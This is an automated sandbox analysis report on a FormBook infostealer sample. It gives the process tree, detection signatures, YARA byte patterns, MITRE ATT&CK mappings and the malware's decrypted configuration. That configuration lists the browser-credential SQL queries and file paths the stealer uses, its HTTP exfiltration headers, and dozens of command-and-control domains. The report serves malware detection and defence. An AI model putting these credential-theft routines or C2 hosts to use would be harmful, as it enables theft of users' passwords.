ID: 339315
Sample Name:
65BV6gbGFl.exe
Cookbook: default.jbs
Time: 20:51:47
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 65BV6gbGFl.exe

Overview


General Information

Sample Name:	65BV6gbGFl.exe
Analysis ID:	339315
MD5:	deed11e2b4b23d..
SHA1:	158662003b5e63..
SHA256:	326090842ee6d6..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…

Classification



Startup

- **System is w10x64**
- 65BV6gbGFl.exe (PID: 6372 cmdline: 'C:\Users\user\Desktop\65BV6gbGFl.exe' MD5: DEED11E2B4B23DBE0C9EF99B5390BD6F)
  - 65BV6gbGFl.exe (PID: 3028 cmdline: C:\Users\user\Desktop\65BV6gbGFl.exe MD5: DEED11E2B4B23DBE0C9EF99B5390BD6F)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - NETSTAT.EXE (PID: 6952 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
        - cmd.exe (PID: 7144 cmdline: /c del 'C:\Users\user\Desktop\65BV6gbGFl.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 7164 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x8bbc",
    "KEY1_OFFSET 0x1d57f",
    "CONFIG SIZE : 0xc7",
    "CONFIG OFFSET 0x1d683",
    "URL SIZE : 25",
    "searching string pattern",
    "strings_offset 0x1c193",
    "searching hashes pattern",
    "--------------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------------",
    "0xa2fc2b8a",
    "0xf43668a6",
    "0x9804476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d3f33",
    "0x9f715022",
    "0xbf0a5e41",
    "0x2902d074",
    "0xf653b199",
    "0xc8c42cc6",
```

```
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0120fa",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01445",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
"0x59adf952",
"0x172ac7b4",
```

```
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf687923S",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
"0x85426977",
"0xea193e11",
```

```
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"--------------------------------------------------",
"Decrypted Strings",
"--------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
""
```

```
  ",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"valentinakasu.com",
"soyelmatador.com",
"collaborativeprosperity.com",
"power8brokers.com",
"nexus-ink.com",
"manpasandmeatmarket.com",
"the-ethical-forums.today",
"maryannpark.com",
"bikininbodymommy.com",
"pxwuo.com",
"bigbangmerch.com",
"okaysinger.com",
"shopcarpe.com",
"rainbowhillsswimclub.com",
"crifinmarket.com",
"ebl-play.net",
"forceandsonsequipment.com",
"viagraytqwi.com",
"latashashop.com",
"suffocatinglymundanepodcast.com",
"metanoria.com",
"camera-kento.com",
"hotsaledeals.store",
"outlawgospelshow.com",
"saisaharashipping.com",
"buyiprod.com",
"pestigenix.com",
"opendesignpodcast.com",
"patentml.com",
"covaxbiotech.com",
"youjar.com",
"domvy.xyz",
"remodelmemphis.com",
"milehighdistributionllc.com",
"merchandisingpremium.com",
"fallguysmovile.com",
"actuelburo.xyz",
"nedlebow.com",
"shopcryptocurrency247.com",
"riellymoore.com",
"affinitymotorsales.com",
"akmh.pro",
"hsrrxs.com",
"atlanticdentallab.com",
"sagarpantry.com",
"murinemodel.com",
"karybeautycare.com",
"boshangkeji.com",
"dailynewstodays.com",
"oregonpyramids.com",
"dsjmzyz.com",
"gidagozlemevi.com",
"tribelessofficial.com",
"cyberonica.com",
"onehourcheckout.com",
"tenaflypedatrics.com",
"nbworldfire.com",
"setyourhead.com",
"manticore-habitat.com",
"iqftomatoes.com",
"fejsearesete.com",
"gregsgradeaappliancerepair.com",
"sfmfgco.com",
"directprnews.com",
"f-end",
"--------------------------------------------------",
"Decrypted CnC URL",
"--------------------------------------------------",
"www.thesiremiel.com/kgw/lw0000"
```

```
        www.thestrontet.com/kgw/?d0000
    ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.1008317476.0000000000EE0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.1008317476.0000000000EE0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000002.1008317476.0000000000EE0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.1008210672.0000000000DA0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.1008210672.0000000000DA0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 18 entries

Unpacked PEs


Source	Rule	Description	Author	Strings
1.2.65BV6gbGFl.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.65BV6gbGFl.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.65BV6gbGFl.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5 • 0x1763b:$sqlite3blob: 68 53 D8 7F 8C • 0x17763:$sqlite3blob: 68 53 D8 7F 8C
1.2.65BV6gbGFl.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
1.2.65BV6gbGFl.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses netstat to query active network connections and open ports

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 3 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Insec Netw Comr
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	Input Capture 1	Virtualization/Sandbox Evasion 1 4	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 4	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM (Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Network Connections Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	System Information Discovery 1 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dowr Insec Proto


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
65BV6gbGFl.exe	35%	Virustotal		Browse
65BV6gbGFl.exe	100%	Avira	HEUR/AGEN.1138556	
65BV6gbGFl.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.65BV6gbGFl.exe.c70000.0.unpack	100%	Avira	HEUR/AGEN.1138556		Download File
1.2.65BV6gbGFl.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.65BV6gbGFl.exe.c70000.0.unpack	100%	Avira	HEUR/AGEN.1138556		Download File
1.0.65BV6gbGFl.exe.700000.0.unpack	100%	Avira	HEUR/AGEN.1138556		Download File
1.2.65BV6gbGFl.exe.700000.1.unpack	100%	Avira	HEUR/AGEN.1138556		Download File

Domains

Source	Detection	Scanner	Label	Link
www.fallguysmovile.com	1%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
www.karybeautycare.com	1%	Virustotal		Browse
outlawgospelshow.com	1%	Virustotal		Browse
www.pxwuo.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fallguysmovile.com/kgw/?tTrL=Fpgl&D81dO=Q8j3zo2PyWwTAT2GiUT3xlethN2qaDDEMDPTiTcyve6+EbM4cYnHuFUs864URq+F/upv	0%	Avira URL Cloud	safe	
http://www.karybeautycare.com/kgw/?tTrL=Fpgl&D81dO=v5Yiuhvr0F6MYz3e4dEgNYCJUmrmKekWwpiHMAfHDUslibx/6TCs/ka/UcoIa2V5gzCm	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
